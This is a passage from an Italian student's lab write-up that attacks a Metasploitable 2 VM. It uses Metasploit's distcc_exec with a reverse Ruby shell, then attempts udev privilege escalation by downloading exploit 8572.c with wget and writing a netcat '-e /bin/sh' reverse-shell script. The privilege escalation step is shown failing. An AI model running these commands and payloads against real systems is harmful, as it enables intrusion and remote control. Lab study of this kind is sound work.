| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.77.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 3632            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_ruby):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.77.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > █
```

I parametri sono stati inseriti correttamente.

Ora andiamo a scegliere i payloads, con il seguente comando:

"show payloads"

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads



| #  | Name                                       | Disclosure Date | Rank   | Check | Description                                          |
|----|--------------------------------------------|-----------------|--------|-------|------------------------------------------------------|
| 0  | payload/cmd/unix/adduser                   | .               | normal | No    | Add user with useradd                                |
| 1  | payload/cmd/unix/bind_perl                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Perl)              |
| 2  | payload/cmd/unix/bind_perl_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via perl) IPv6         |
| 3  | payload/cmd/unix/bind_ruby                 | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby)              |
| 4  | payload/cmd/unix/bind_ruby_ipv6            | .               | normal | No    | Unix Command Shell, Bind TCP (via Ruby) IPv6         |
| 5  | payload/cmd/unix/generic                   | .               | normal | No    | Unix Command, Generic Command Execution              |
| 6  | payload/cmd/unix/reverse                   | .               | normal | No    | Unix Command Shell, Double Reverse TCP (telnet)      |
| 7  | payload/cmd/unix/reverse_bash              | .               | normal | No    | Unix Command Shell, Reverse TCP (/dev/tcp)           |
| 8  | payload/cmd/unix/reverse_bash_telnet_ssl   | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (telnet)         |
| 9  | payload/cmd/unix/reverse_openssl           | .               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (openssl) |
| 10 | payload/cmd/unix/reverse_perl              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Perl)           |
| 11 | payload/cmd/unix/reverse_perl_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via perl)       |
| 12 | payload/cmd/unix/reverse_ruby              | .               | normal | No    | Unix Command Shell, Reverse TCP (via Ruby)           |
| 13 | payload/cmd/unix/reverse_ruby_ssl          | .               | normal | No    | Unix Command Shell, Reverse TCP SSL (via Ruby)       |
| 14 | payload/cmd/unix/reverse_ssl_double_telnet | .               | normal | No    | Unix Command Shell, Double Reverse TCP SSL (telnet)  |



msf6 exploit(unix/misc/distcc_exec) > █
```

(Il prof a lezione ci aveva consigliato ruby e perl dalle sue prove dovrebbero funzionare).

Scegliamo tra questi 2 payload in questo caso scelgo reverse\_ruby.

"set payload 12"

```
msf6 exploit(unix/misc/distcc_exec) > set payload 12
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/misc/distcc_exec) > █
```

Ora possiamo passare alla fase d'attacco con il comando "exploit".

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] Command shell session 1 opened (192.168.77.111:4444 → 192.168.77.112:59318) at 2025-01-24 06:07:46 -0500
root@server:~#
pwd
/tmp
ls
4536.jsvc_up
cacheovz8iojar
█
```

L'attacco ha avuto successo e la sessione è stata creata, di base ci troviamo nella directory dei file temporanei.

Per accedere alle altre cartelle bisogna fare un'escalation di privilegi, per avere i privilegi d'amministratore.

Quello che dobbiamo andare a guardare sono:

- I processi attivi sulla macchina
- La versione kernel della macchina
- Pacchetti software che sono installati sulla macchina

-Processi attivi sulla macchina:

Per vedere i processi attivi sulla macchina si utilizza il seguente comando:

"ps aux"



```
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.1  0.3  2844  1692 ?        Ss   04:02   0:09 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   04:02   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   04:02   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   04:02   0:02 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   04:02   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   04:02   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   04:02   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   04:02   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   04:02   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   04:02   0:00 [kacpi_notify]
root        91  0.0  0.0      0     0 ?        S<   04:02   0:00 [kseriod]
root       129  0.0  0.0      0     0 ?        S    04:02   0:00 [pdflush]
root       130  0.0  0.0      0     0 ?        S    04:02   0:00 [pdflush]
root       131  0.0  0.0      0     0 ?        S<   04:02   0:00 [kswapd0]
root       173  0.0  0.0      0     0 ?        S<   04:02   0:00 [aio/0]
root      1129  0.0  0.0      0     0 ?        S<   04:02   0:00 [ksnapd]
root     1298  0.0  0.0      0     0 ?        S<   04:02   0:00 [ata/0]
root     1301  0.0  0.0      0     0 ?        S<   04:02   0:00 [ata_aux]
root     1310  0.0  0.0      0     0 ?        S<   04:02   0:00 [scsi_eh_0]
root     1311  0.0  0.0      0     0 ?        S<   04:02   0:00 [scsi_eh_1]
root     1330  0.0  0.0      0     0 ?        S<   04:02   0:00 [ksuspend_usbd]
root     1333  0.0  0.0      0     0 ?        S<   04:02   0:00 [khubb]
root     2064  0.0  0.0      0     0 ?        S<   04:02   0:00 [scsi_eh_2]
root     2220  0.0  0.0      0     0 ?        S<   04:02   0:00 [kjournal]
root     2374  0.0  0.1   2092   620 ?        S<s  04:02   0:00 /sbin/udev --daemon
root     2588  0.0  0.0      0     0 ?        S<   04:02   0:00 [kpsmouse]
root     3532  0.0  0.0      0     0 ?        S<   04:02   0:00 [kjournal]
daemon    3663  0.0  0.1   1836   580 ?        Ss   04:02   0:00 /sbin/portmap
statd     3679  0.0  0.1   1900   764 ?        Ss   04:02   0:00 /sbin/rpc.statd
root     3685  0.0  0.0      0     0 ?        S<   04:02   0:00 [rpciod/0]
root     3700  0.0  0.1   3648   564 ?        Ss   04:02   0:00 /usr/sbin/rpc.idmapd
root     3927  0.0  0.0   1716   492 tty4      Ss+  04:02   0:00 /sbin/getty 38400 tty4
root     3928  0.0  0.0   1716   488 tty5      Ss+  04:02   0:00 /sbin/getty 38400 tty5
root     3933  0.0  0.0   1716   484 tty2      Ss+  04:02   0:00 /sbin/getty 38400 tty2
root     3935  0.0  0.0   1716   488 tty3      Ss+  04:02   0:00 /sbin/getty 38400 tty3
root     3938  0.0  0.0   1716   488 tty6      Ss+  04:02   0:00 /sbin/getty 38400 tty6
syslog    3976  0.0  0.1   1936   648 ?        Ss   04:02   0:00 /sbin/syslogd -u syslog
root     4011  0.0  0.1   1872   540 ?        S    04:02   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4013  0.0  0.4   3284  2100 ?        Ss   04:02   0:00 /sbin/klogd -P /var/run/klogd/kmsg
```

“Udevd” è un software specifico che ha delle vulnerabilità e degli exploit.

Ora bisogna capire quale versione del software Udevd è installata sulla macchina per far ciò si utilizza il seguente comando:

“dpkg -l |grep “udev” “

```
dpkg -l |grep "udev"
ii  udev                  117-8                  rule-based device node and kernel event mana
```

Quindi ora andremo a cercare se esistono degli exploit per la versione di Udev 117-8.

Kali ha un database di exploit già esistenti e ci si può accedere usando il comando “searchsploit nomeprogramma (udev)”.



```
kali@kali: ~  
File Actions Edit View Help  
searchsploit udev  
Exploit Title Path  
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) udev < 1.4.1 - Local Privilege Escalation (1) linux/local/8678.sh  
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) udev < 1.4.1 - Local Privilege Escalation (2) linux/local/8572.c  
Linux Kernel 4.8.0 udev < 232 - Local Privilege Escalation linux/local/41886.c  
Linux Kernel udev < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasploit) linux/local/21848.rb  
Shellcodes: No Results  
(kali@kali)-[~]  
$
```

L'exploit che funziona e ci interessa è il secondo (./linux/local/8572.c) (FILE C)

Ora dovremmo copiare questo exploit fatto in c sulla macchina target quindi metasploitable.

Per far ciò dalla macchina Kali bisogna abilitare il web server Apache, con il seguente comando:

“service apache2 start”

```
(kali@kali)-[~]  
$ service apache2 start  
(kali@kali)-[~]  
$
```

Così facendo possiamo usarlo come web server e caricarci sopra l'exploit.c, la procedura è la seguente:

(Bisogna caricare il file nella directory var www Html)

si andrà a fare una copia del file e la si caricherà nel web server apache:

“sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html”

(sintassi--> percorso locale “spazio” percorso web).

(Per trovare il percorso file corretto con un'altra shell sono andato a cercarmi la cartella specifica con i vari file exploit all'interno).

```
kali@kali: /usr/share/exploitdb/exploits/linux/local
File Actions Edit View Help
(kali@kali)-[/usr/share/exploitdb/exploits/linux]
$ ls
dos local remote webapps
(kali@kali)-[/usr/share/exploitdb/exploits/linux]
$ cd local
(kali@kali)-[/usr/share/exploitdb/exploits/linux/local]
$ ls
10018.sh 18072.sh 19511.c 20250.c 21248.txt 22320.c 23301.c 26321.c 33614.c 38390.c 40943.txt 44205.md 469.sh 6337.sh
10038.txt 18080.c 19512.sh 20251.c 21258.bat 22321.c 23303.c 26353.txt 33623.txt 38473.py 40953.sh 44246.txt 47009.c 657.c
10060.sh 18086.c 19517.pl 20252.c 21259.java 22322.c 23308.c 26451.rb 33808.c 38559.txt 40962.txt 44279.py 47017.rb 669.c
1009.c 180.c 19523.txt 20285.c 21280.c 22323.c 23344.txt 26492.txt 33824.c 38775.rb 40.pl 44298.c 47072.rb 684.c
1029.c 18105.sh 19544.c 20291.sh 21281.c 22326.c 23345.txt 26498.txt 3384.c 38817.txt 41022.md 44303.c 470.c 6851.c
10313.c 18147.c 19565.sh 20312.c 21302.c 22340.txt 23346.txt 27056.pl 33899.txt 38832.py 41076.py 44325.c 47133.txt 695.c
10396.pl 18228.sh 19602.c 20316.txt 21323.c 22344.txt 23350.c 27057.py 33904.txt 38937.txt 41152.txt 44331.py 47147.txt 7177.c
10487.txt 182.sh 19655.txt 2031.c 21341.c 22362.c 23351.c 27065.txt 33963.txt 39010.c 41154.sh 44426.py 47149.txt 718.c
104.c 1831.txt 19676.c 20338.c 21342.c 22363.c 23352.c 27066.txt 339.c 39112.txt 41158.md 44452.py 47163.c 71.c
10613.c 183.c 19677.c 20339.sh 21348.txt 22376.txt 23364.sh 27231.txt 34001.c 39134.txt 41171.txt 44523.rb 47164.sh 72.c
106.c 18411.c 19693.txt 20341.sh 21353.c 22452.sh 2338.c 27297.c 34267.sh 39166.c 41173.c 44601.txt 47165.sh 7313.sh
1154.pl 184.pl 19698.txt 20378.pl 21356.sh 22456.txt 23414.txt 273.c 3426.php 39207.txt 41196.txt 44633.rb 47166.sh 7393.txt
1170.c 186.pl 19699.txt 20385.sh 21362.c 22458.c 23479.sh 27461.c 3427.php 39214.c 411.c 44652.py 47167.sh 741.pl
1181.c 18733.py 19700.c 203.sh 21375.txt 22531.pl 23481.c 27766.txt 3440.php 39217.c 41240.sh 44654.rb 47168.c 744.c
1187.c 18783.txt 19709.sh 20402.sh 21398.txt 22538.pl 23482.c 27769.txt 34421.c 39230.c 41356.txt 44677.rb 47169.c 756.c
120.c 18785.txt 19710.c 20411.c 21420.c 22540.c 23510.c 27938.rb 34537.txt 39244.txt 41435.txt 44688.txt 47231.py 75.sh
12130.py 18917.txt 19723.txt 20458.txt 2144.sh 22565.c 23581.pl 28287.c 3479.php 39277.c 41458.c 44696.rb 47307.rb 7618.c
1215.c 19070.txt 19727.c 20493.sh 21458.txt 22567.c 23634.c 28288.c 3480.php 39285.py 41597.txt 44797.txt 47344.rb 763.c
1229.sh 19071.txt 19735.txt 20517.c 21496.c 22594.c 23658.c 28332.rb 34923.c 393.c 4172.c 44798.txt 47345.rb 7681.txt
1267.c 19072.txt 19762.c 20554.sh 21497.pl 22616.pl 23674.txt 28405.txt 34987.c 39433.py 41760.txt 44806.txt 47421.rb 776.c
1297.py 19073.txt 19763.txt 20555.sh 21499.txt 22617.c 23682.c 285.c 3499.php 394.c 41761.txt 44842.txt 47466.c 778.c
1299.sh 19074.txt 19764.txt 20556.c 21500.txt 22633.c 23738.c 28657.c 35021.rb 39535.sh 41762.txt 44889.rb 47482.rb 779.sh
129.asm 19077.c 19765.txt 20581.c 21501.txt 22640.c 23743.txt 28680.txt 35112.sh 39549.txt 41763.txt 44899.txt 47502.py 7855.txt
12.c 19078.c 19778.c 205.pl 21502.txt 22643.pl 23759.pl 28806.txt 35161.c 39628.txt 41764.txt 44904.py 47507.py 7856.txt
1300.sh 19080.txt 19779.c 20604.sh 21503.sh 22644.c 23849.txt 290.tcsh 35234.py 39673.py 41765.txt 44920.txt 47543.rb 788.pl
1310.txt 19085.txt 19787.txt 20626.c 21504.sh 22645.c 23882.pas 29446.c 3525.php 39692.py 41766.txt 45009.txt 47556.c 791.c
1316.pl 19106.c 19794.txt 20645.c 21505.c 22683.pl 23892.c 29467.c 3529.php 39702.rb 41770.txt 45010.c 47580.rb 792.c
131.c 19122.txt 19802.c 20691.txt 21506.c 22695.pl 24027.txt 29714.txt 35370.c 39734.py 41786.rb 45058.rb 47687.py 796.sh
1397.c 19125.txt 19803.txt 206.c 21507.sh 22703.c 24043.c 29746.txt 35450.txt 39764.py 417.c 45089.py 476.c 816.c
140.c 19142.sh 19804.pl 20720.c 21538.c 22719.pl 2404.c 29822.c 35595.txt 39769.txt 41875.py 45130.py 47703.txt 824.c
1412.rb 19146.sh 19811.c 20721.c 21568.c 22720.c 24123.sh 29954.txt 35681.txt 39771.txt 41886.c 45132.rb 47726.sh 8303.c
1415.c 19240.c 19812.c 20776.c 21583.pl 22729.c 24141.txt 30093.txt 3571.php 39772.txt 41907.c 45147.rb 47779.txt 8369.sh
141.c 19243.txt 19813.txt 20777.c 21584.pl 22745.c 24182.c 30280.txt 3572.php 39810.py 41923.txt 45175.c 47804.rb 8470.py
1425.c 19249.c 19816.txt 20778.sh 21585.c 22748.c 24278.sh 30464.c 35746.sh 39811.txt 41955.rb 45184.sh 47957.rb 8478.sh
14273.sh 19254.c 19837.c 20781.txt 215.c 22768.pl 24398.sh 30503.txt 35748.txt 39938.rb 41973.txt 45205.txt 47999.txt 8534.c
142.c 19255.txt 19838.c 20795.sh 21623.txt 22773.c 24406.txt 30604.c 35749.txt 39967.txt 41994.c 45243.txt 479.c 8572.c
```

```
(kali@kali)-[~]
$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html
[sudo] password for kali:
(kali@kali)-[~]
$
(kali@kali)-[~]
$
```

Poi si va a verificare se il file è stato inserito, spostandoci nella directory `"/var/www/html"`

```
(kali@kali)-[~]
$ cd /var/www/html
(kali@kali)-[/var/www/html]
$ ls
8572.c DVWA index.html index.nginx-debian.html
(kali@kali)-[/var/www/html]
$
```

L'exploit 8572.c è presente nella directory del web server Apache.

Ora bisogna copiare questo file nella macchina metasploitable dalla shell di meterpreter con questo comando:

`"wget indirizzoKali (192.168.77.111)/8572.c -O nomeFile (msp2.c) (nome che diamo al file exploit)"`

```
wget 192.168.77.111/8572.c -O msp2.c
ls
4536.jsvc_up
cacheovz8iojar
msp2.c
```

In alto abbiamo il comando eseguito, dopo ho fatto un controllo con “ls” e il file effettivamente è stato copiato dentro /tmp di metasploitable.

Ora dobbiamo vedere come usare l’exploit, da kali andiamo ad aprire il file.c e vediamo nei commenti la sezione Usage:

```
* Usage:
*
* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
* usually is the udevd PID minus 1) as argv[1].
*
* The exploit will execute /tmp/run as root so throw whatever payload you
* want in there.
*/
```

Per utilizzarlo è necessario passare il process ID (PID) del netlink socket e utilizzerà dentro la cartella /tmp un /run (file di nome run) come amministratore, quindi dentro “run” dovremmo inserire il payload (ciò che farà quindi è andare a leggere dentro run il contenuto, ossia il payload che aggiungeremo).  
(La cartella run non esiste e dobbiamo crearla).

Per prima cosa andiamo a creare il file run:  
“touch run”

```
wget 192.168.77.111/8572.c -O msp2.c
ls
4536.jsvc_up
cacheovz8iojar
msp2.c

touch run
```

Ora dentro “run” dovremmo aggiungere il payload, solo che non possiamo usare nano, quindi usiamo echo.

“echo ‘#!/bin/sh’ > run”

“echo ‘/bin/netcat -e /bin/sh indirizzoKali (192.168.77.111) porta’ (es.5555) >> run  
(-->echo '/bin/netcat -e /bin/sh 192.168.77.111 5555' >> run)

```
touch run

echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.77.111 5555' >> run
```

In sintesi questo file “run” verrà usato come payload per l’exploit Udev “msp2.c”.

Successivamente dobbiamo compilare l’exploit .c per far ciò utilizziamo il compiler interno su linux gcc, la sintassi è la seguente:

“gcc nomefile.c -o nomefile” (gcc msp2.c -o msp2)

```
gcc msp2.c -o msp2
```

Facciamo un controllo con ls per vedere se il file è stato compilato:

```
gcc msp2.c -o msp2

ls
4536.jsvc_up
cacheovz8iojar
msp2
msp2.c
run
```

Il file è stato compilato correttamente.

Per fare un controllo sul codice del file “run” usiamo il comando “cat nomefile (run)”

```
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.77.111 5555
```

In generale quello che succederà è che, quando l’exploit verrà startato, esso andrà a hittare il file run e andrà ad eseguire il payload, quindi il netcat session che dice di shovel out a shell verso la macchina Kali nella porta 5555.

La successiva cosa da fare in accordo al Udev exploit “msp2”, dobbiamo prendere il process ID (PID) per il socket netlink e la procedura è la seguente:

“cat /proc/net/netlink”

```
cat /proc/net/netlink
sk      Eth Pid      Groups  Rmem    Wmem     Dump     Locks
de313800 0  0      00000000 0      0      00000000 2
dd00ea00 4  0      00000000 0      0      00000000 2
dd657000 7  0      00000000 0      0      00000000 2
ddc13c00 9  0      00000000 0      0      00000000 2
ddc10c00 10 0      00000000 0      0      00000000 2
df97e800 15 2373    00000001 0      0      00000000 2
de313c00 15 0      00000000 0      0      00000000 2
de392800 16 0      00000000 0      0      00000000 2
dd0bca00 18 0      00000000 0      0      00000000 2
```

Il Pid è 2373.

Successivamente bisogna setappare un listener sulla macchina Kali alla porta 5555, per prendere la shell che tornerà indietro, il comando è il seguente:

“nc -lvnp 5555” (netcat listener)

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
```

Torniamo su Meterpreter e dobbiamo compilare il codice eseguibile dell’exploit per far ciò si utilizza il seguente comando:

“chmod +x msp2”

```
chmod +x msp2
```

Infine possiamo finalmente far partire il codice con il seguente comando:

“./msp2 2373” (./ serve per far partire il file compilato msp2 e come argomento dobbiamo passargli il pid quindi 2373).

```
chmod +x msp2
./msp2 2373
```

Tornando sull’altra shell di cmd di kali dovrebbe essere arrivata la shell con i permessi d’amministratore.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ netcat -lvnp 5555
listening on [any] 5555 ...
/bin/sh 192.168.77.111 4444
sp2
```

Purtroppo nulla non funziona, facendo tutti i check d'accapo di tutte le impostazioni, test ecc. Il risultato non cambia .

Il prof dice che tocca cancellare un commento alla fine del file .c perchè da problemi e va in conflitto:

(// milw0rm.com [2009-04-30])

“sudo nano msp2.c”

```
Metasploitable_2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: msp2.c

    iovector.iov_len = (int)(mp-message);

    sendmsg(sock, &msg, 0);

    close(sock);

    return 0;
}

// milw0rm.com [2009-04-30]
```

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos  
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

CTRL (DESTRA)

Ora l'ho tolto e testo vedo se rifacendo tutta la procedura di ricompilazione del file.c e facendolo poi partire se funziona: (gcc chmod ecc.)

Niente ho fatto il test e non funziona lo stesso.

(Com'è iniziata:)





(Com'è finita:)

